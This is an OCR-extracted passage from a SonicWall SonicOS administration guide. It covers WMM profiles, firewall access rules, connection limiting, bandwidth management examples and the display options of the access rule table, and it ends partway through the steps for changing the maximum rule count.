
By default, a single WMM profile is configured on the SonicWall security appliance with the parameters set to the values on the 802.11e standard.

Topics:


Configuring WMM

To customize the WMM configuration:

1 Navigate to the **SonicPoint > Wi-Fi Multimedia** page.



2 To modify the a WMM profile, click the **Edit** icon for that profile. Or, to create a new WMM profile, click the **Add** button. The **Add/Edit Wlan WMM Profile** dialog displays.




3 For a new WMM profile, enter a **Profile Name**. The default name is **wmmDefault**.

4 The default WMM parameter values are auto-populated in the window. Modify the parameters to customize the WMM profile. For information about these categories, see WMM Access Categories on page 883.

> **NOTE:** When configuring the WMM profile, you can configure the size of the contention window (CWMin/CWMax) and the arbitration interframe space (AIFS) number when creating a WMM profile. These values can be configured individually for each priority, AC_BK, AC_BE, AC_VI, and AC_VO on the Access Point (SonicPointN) and for the Station (firewall).

5 Click the **Mapping** tab to customize how the Access Categories are mapped to DSCP values.



The **Mapping** tab allows you to map priority levels to DSCP values. The default DSCP values are as same as the ones in **Firewall > Access Rules, QoS** mapping.

6 Click **OK**. The **WMM Profiles** table is updated.

Creating a WMM Profile when Configuring a SonicPoint

The **SonicPoint > Wi-Fi Multimedia** page provides a way to configure WMM profiles, including parameters and priority mappings.

You can also create a WMM profile or select an existing WMM profile when configuring a SonicPoint N or a SonicPoint AC Profile from the **SonicPoint > SonicPoints** page. The **Configuration** dialog provides a **WMM (Wi-Fi Multimedia)** drop-down menu on the **Advanced/Radio 0/1 Advanced** tabs.

Selecting **Create New WMM Profile...** from the **WMM (Wi-Fi Multimedia)** drop-down menu displays the **Add Wlan WMM Profile** dialog. For configuring this profile, see Configuring WMM on page 886.

Deleting WMM Profiles

To delete a single WMM Profile, click the **Delete** icon in the profile's **Configure** column.

To delete some WMM Profiles, select the checkboxes of the profiles to delete, and then click the **Delete** button.

To delete all WMM Profiles, click the **Delete All** button. A pop-up message appears to confirm that all profiles are to be deleted.

Part 9


Firewall

- Configuring Firewall Access Rules
- Configuring Application Control Rules
- Configuring Advanced App Control Settings
- Configuring Match Objects
- Configuring Action Objects
- Configuring Address Objects
- Configuring Service Objects
- Configuring Bandwidth Objects
- Configuring Email Address Objects
- Configuring Content Filter Objects

80

Configuring Firewall Access Rules

Firewall > Access Rules



This section provides an overview of the SonicWall network security appliance default access rules and custom access rules. Access rules are network management tools that allow you to define inbound and outbound access policies, configure user authentication, and enable remote management of your firewall. This section provides configuration examples to customize your access rules to meet your business requirements.

Access rules are network management tools that allow you to define ingress and egress access policy, configure user authentication, and enable remote management of the SonicWall security appliance.

The SonicOS **Firewall > Access Rules** page provides a sortable access rule management interface. The subsequent sections provide high-level overviews on configuring access rules by zones and configuring bandwidth management using access rules.

The rules are categorized into separate tables for each source zone to destination zone and for IPv4/IPv6. Thus all the priority types only apply within the rule table to which the rule belongs.

Topics:

About Stateful Packet Inspection Default Access Rules

By default, the SonicWall network security appliance's stateful packet inspection allows all communication from the LAN to the Internet, and blocks all traffic to the LAN from the Internet. The following behaviors are defined by the Default stateful inspection packet access rule enabled on the SonicWall network security appliance:

- Allow all sessions originating from the LAN, WLAN to the WAN, or DMZ (except when the destination WAN IP address is the WAN interface of the firewall itself)
- Allow all sessions originating from the DMZ to the WAN.
- Deny all sessions originating from the WAN to the DMZ.
- Deny all sessions originating from the WAN and DMZ to the LAN or WLAN.

Additional network access rules can be defined to extend or override the default access rules. For example, access rules can be created that allow access from the LAN zone to the WAN Primary IP address, or block certain types of traffic such as IRC from the LAN to the WAN, or allow certain types of traffic, such as Lotus Notes database synchronization, from specific hosts on the Internet to specific hosts on the LAN, or restrict use of certain protocols such as Telnet to authorized users on the LAN.

Custom access rules evaluate network traffic source IP addresses, destination IP addresses, IP protocol types, and compare the information to access rules created on the SonicWall security appliance. Network access rules take precedence, and can override the SonicWall security appliance's stateful packet inspection. For example, an access rule that blocks IRC traffic takes precedence over the SonicWall security appliance default setting of allowing this type of traffic.

CAUTION: The ability to define network access rules is a very powerful tool. Using custom access rules can disable firewall protection or block all access to the Internet. Use caution when creating or deleting network access rules.

About Connection Limiting

The Connection Limiting feature is intended to offer an additional layer of security and control when coupled with such SonicOS features as SYN Cookies and Intrusion Prevention Services (IPS). Connection limiting provides a means of throttling connections through the firewall using Access Rules as a classifier, and declaring the maximum percentage of the total available connection cache that can be allocated to that class of traffic.

Coupled with IPS, this can be used to mitigate the spread of a certain class of malware as exemplified by Sasser, Blaster, and Nimda. These worms propagate by initiating connections to random addresses at atypically high rates. For example, each host infected with Nimda attempted 300 to 400 connections per second, Blaster sent

850 packets per second, and Sasser was capable of 5,120 attempts per second. Typical, non-malicious network traffic generally does not establish anywhere near these numbers, particularly when it is Trusted -> Untrusted traffic (that is, LAN->WAN). Malicious activity of this sort can consume all available connection-cache resources in a matter of seconds, particularly on smaller appliances.

In addition to mitigating the propagation of worms and viruses, Connection limiting can be used to alleviate other types of connection-cache resource consumption issues, such as those posed by uncompromised internal hosts running peer-to-peer software (assuming IPS is configured to allow these services), or internal or external hosts using packet generators or scanning tools.

Finally, connection limiting can be used to protect publicly available servers (such as, Web servers) by limiting the number of legitimate inbound connections permitted to the server (that is, to protect the server against the Slashdot-effect). This is different from SYN flood protection which attempts to detect and prevent partially-open or spoofed TCP connection. This is most applicable for Untrusted traffic, but it can be applied to any zone traffic as needed.

Connection limiting is applied by defining a percentage of the total maximum allowable connections that may be allocated to a particular type of traffic. The above figures show the default LAN ->WAN setting, where all available resources may be allocated to LAN->WAN (any source, any destination, any service) traffic.

More specific rules can be constructed; for example, to limit the percentage of connections that can be consumed by a certain type of traffic (for example, FTP traffic to any destination on the WAN), or to prioritize important traffic (for example, HTTPS traffic to a critical server) by allowing 100% to that class of traffic, and limiting general traffic to a smaller percentage (minimum allowable value is 1%).

NOTE: It is not possible to use IPS signatures as a connection limiting classifier; only Access Rules (for example, Address Objects and Service Objects) are permissible.

Using Bandwidth Management with Access Rules

Bandwidth management (BWM) allows you to assign guaranteed and maximum bandwidth to services and prioritize traffic. Using access rules, BWM can be applied on specific network traffic. Packets belonging to a bandwidth management enabled policy are queued in the corresponding priority queue before being sent.

You must configure Bandwidth Management individually for each interface on the **Network > Interfaces** page.

NOTE: This applies when the **Bandwidth Management Type** on the **Firewall Services > BWM** page is set to other than **None**.

The options for configuring BWM on an interface differ depending on whether **Advanced** or **Global** was selected for BWM type.


Topics:

Configuring Advanced BWM


To configure BWM on an interface:

1 Navigate to the **Network > Interfaces** page.


2 Click the **Edit** icon for the interface. The **Edit Interface** dialog displays.



3 Select the **Advanced** tab.



4 Scroll to the **Bandwidth Management** section.



5 Select either or both **Enable Egress Bandwidth Limitation** and **Enable Ingress Bandwidth Limitation** checkboxes.

   a Enter your available egress and ingress bandwidths in the **Available interface Egress Bandwidth (Kbps)** and **Available interface Ingress Bandwidth (Kbps)** fields, respectively.


6 Click **OK**.

Configuring Global BWM


To configure BWM on an interface:

1 Navigate to the **Network > Interfaces** page.


2 Click the **Edit** icon for the interface. The **Edit Interface** dialog displays.



3 Select the **Advanced** tab.



4 Scroll to the **Bandwidth Management** section.



5 Select either or both **Enable Egress Bandwidth Management** and **Enable Ingress Bandwidth Management** checkboxes.

   a Enter your available egress and ingress bandwidths in the **Available interface Egress Bandwidth (Kbps)** and **Available interface Ingress Bandwidth (Kbps)** fields, respectively.

6 Click **OK**.

Global Bandwidth Example Scenario

If you create an access rule for outbound mail traffic (such as SMTP) and enable bandwidth management with the following parameters:

- Guaranteed bandwidth of 20 percent
- Maximum bandwidth of 40 percent
- Priority of 0 (zero)

The outbound SMTP traffic is guaranteed 20% of available bandwidth available to it and can get as much as 40% of available bandwidth. If SMTP traffic is the only BWM enabled rule:

- When SMTP traffic is using its maximum configured bandwidth (which is the 40% maximum described above), all other traffic gets the remaining 60% of bandwidth.
- When SMTP traffic is using less than its maximum configured bandwidth, all other traffic gets between 60% and 100% of the link bandwidth.

Now consider adding the following BWM-enabled rule for FTP:

- Guaranteed bandwidth of 60%
- Maximum bandwidth of 70%
- Priority of 1

When configured along with the previous SMTP rule, the traffic behaves as follows:

- 60% of total bandwidth is always reserved for FTP traffic (because of its guarantee). 20% of total bandwidth is always reserved for SMTP traffic (because of its guarantee).
- If SMTP is using 40% of total bandwidth and FTP is using 60% of total bandwidth, then no other traffic can be sent, because 100% of the bandwidth is being used by higher priority traffic. If SMTP and FTP are using less than their maximum values, then other traffic can use the remaining percentage of available bandwidth.
- If SMTP traffic:
    - Reduces and only uses 10% of total bandwidth, then FTP can use up to 70% and all the other traffic gets the remaining 20%.
    - Stops, FTP gets 70% and all other traffic gets the remaining 30% of bandwidth.
- If FTP traffic has stopped, SMTP gets 40% and all other traffic get the remaining 60% of bandwidth.

Connection Limiting Overview

The Connection Limiting feature is intended to offer an additional layer of security and control when coupled with such SonicOS features as SYN Cookies and Intrusion Prevention Services (IPS). Connection limiting provides a means of throttling connections through the firewall using Access Rules as a classifier, and declaring the maximum percentage of the total available connection cache that can be allocated to that class of traffic.

Coupled with IPS, this can be used to mitigate the spread of a certain class of malware as exemplified by Sasser, Blaster, and Nimda. These worms propagate by initiating connections to random addresses at atypically high rates. For example, each host infected with Nimda attempted 300 to 400 connections per second, Blaster sent 850 packets per second, and Sasser was capable of 5,120 attempts per second. Typical, non-malicious network traffic generally does not establish anywhere near these numbers, particularly when it is Trusted -> Untrusted traffic (that is, LAN->WAN). Malicious activity of this sort can consume all available connection-cache resources in a matter of seconds, particularly on smaller appliances.

In addition to mitigating the propagation of worms and viruses, Connection limiting can be used to alleviate other types of connection-cache resource consumption issues, such as those posed by uncompromised internal hosts running peer-to-peer software (assuming IPS is configured to allow these services), or internal or external hosts using packet generators or scanning tools.

Finally, connection limiting can be used to protect publicly available servers (such as, Web servers) by limiting the number of legitimate inbound connections permitted to the server (that is, to protect the server against the Slashdot-effect). This is different from SYN flood protection which attempts to detect and prevent partially-open or spoofed TCP connection. This is most applicable for Untrusted traffic, but it can be applied to any zone traffic as needed.

Connection limiting is applied by defining a percentage of the total maximum allowable connections that may be allocated to a particular type of traffic. The above figures show the default LAN ->WAN setting, where all available resources may be allocated to LAN->WAN (any source, any destination, any service) traffic.

More specific rules can be constructed; for example, to limit the percentage of connections that can be consumed by a certain type of traffic (for example, FTP traffic to any destination on the WAN), or to prioritize important traffic (for example, HTTPS traffic to a critical server) by allowing 100% to that class of traffic, and limiting general traffic to a smaller percentage (minimum allowable value is 1%).

NOTE: It is not possible to use IPS signatures as a connection limiting classifier; only Access Rules (for example, Address Objects and Service Objects) are permissible.

Configuring Access Rules for IPv6

For complete information on the SonicOS implementation of IPv6, see IPv6 on page 2171.

Access Rules can be configured for IPv6 in a similar manner to IPv4 VPNs after selecting the IPv6 option in the View IP Version radio button at the top left of the **Firewall > Access Rules** page.

Configuring Access Rules for NAT64

NOTE: Access Rules for NAT64 are not supported on the SuperMassive 9800.

Access Rules can be configured for NAT64 in a manner similar to IPv4 or IPv6. For further information about NAT64, see About NAT64 on page 497 and Creating a WAN-to-WAN Access Rule for a NAT64 Policy on page 519. For information about IPv6, see IPv6 on page 2171.

Access Rules for DNS Proxy

NOTE: Starting with SonicOS 6.2.7.7, Access Rules for DNS Proxy are supported by SuperMassive 9800 firewalls.

When DNS Proxy is enabled on an interface, one Allow Access Rule is added automatically with these settings:

- **From Interface** and **To Interface** are the same.
- Source is **Any**.
- Destination is the ***interface* IP**.
- Service is **DNS (Name Service) TCP** or **DNS (Name Service) UDP**.
- Has the same attributes as other MGMT rules:
  - It cannot be disabled.
  - Only the **Source IP** can be modified to allow a less aggressive source than **Any** to be configured.

If **DNS Proxy over TCP** is enabled, another Allow Rule is auto-added.

User Priority for Access Rules

Starting with SonicOS 6.2.7.7, you now have the ability when configuring a new Access Rule to either:

- Have the priority set automatically by SonicOS.
- Insert the rule at the end of the **Access Rules** table.

In previous releases of SonicOS, when you added a new Access Rule, the rule module decided where to place it in the **Access Rule** table. The rule module uses an Auto Prioritize algorithm that places the most specific rules at the top. The only way to change the priority was to manually edit the rule and then provide the index of where to place it. Finding the rule in a large table to edit it can be difficult.

The User Priority for Access Rules provides two choices for the priority types of the new rule:

- **Auto Prioritize**, which uses the Auto Prioritize algorithm that places the most specific rules on the top of the **Access Rules** table. This is the default choice.
- **Insert at the end**, which indicates to the rule module to place the rule at the end of the **Access Rules** table, thus making the new rule easy to locate regardless of the size of the table.

Regardless of which option is chosen, the priority of the new Access Rule can be edited and changed as before.

NOTE: Auto Prioritize will not work as required if the rules are custom ordered as the rules do not adhere to the requirements of the Auto Prioritize algorithm where most specific rules have higher priority and generic rules a lower priority.

Configuration Task List

Topics:

Displaying Access Rules

There are several methods to customize the display of Access Rules. The methods can be used separately or in combination.

Topics:

By IP Version


Use the **View IP version** radio buttons to display Access Rules for:

- **IPv4**
- **IPv6**
- **All** (default: both IPv4 and IPv6)

By Zones


By default, all to/from zones are displayed. To limit the display to only those Access rules covering specific to/from zones, use the

- **Search** function to display all zones for a particular zone type, priority, source/destination, or any other criterion. For example, entering `DMZ` displays all DMZ to/from zones while entering `firewall` displays all zones regardless of type that have firewall as source or destination.
- **From**/**To** drop-down menus to select the desired zones.
- **Matrix** icon to display the **Choose Zones** dialog to quickly select the zones.



By Column

By default, all columns are displayed You can disable the display of some of the columns by clicking the **Configure** icon to display the **Select Columns to Display** dialog.



To disable the display of a column, deselect its checkbox. To suppress commas in numeric fields (Statistics display), deselect the **Show commas in numeric fields** checkbox.

By Hiding Disabled Rules

To prevent disabled Access Rules from displaying in the table, click the **Hide Disabled Rules** button at the bottom of the table.

By Hiding Unused Zones

To prevent unused zones from displaying in the table, click the **Hide Unused Zones** button at the bottom of the table.

Specifying Maximum Zone-to-Zone Access Rules

IMPORTANT: The firewall must be rebooted for this feature to work properly.


The **Access Rule** table size for all Zone-to-Zone pairs is configurable up to the maximum size, which is fixed to a constant value based on the firewall platform; see Maximum Access Rules per zone-to-zone.

Maximum Access Rules per zone-to-zone


Platform	Maximum number of rules
SM 9200/9400/9600/9800	5000
NSA 2600/3600/4600/5600/6600	2500
TZ300/400/500/600 TZ300 W/400 W/500 W/600W	1250
SOHO Wireless	250

To change the maximum size:

1 Select a Zone-to-Zone pair. The dimmed **Max Rule Count** button at the bottom of the table becomes available and the **Max Rule Count** displays at the top of the table.



2 Click the **Max Rule Count** button. The **Change Max Rule Count** dialog display.



3 Enter the maximum count in the **Max Rule Count** field.

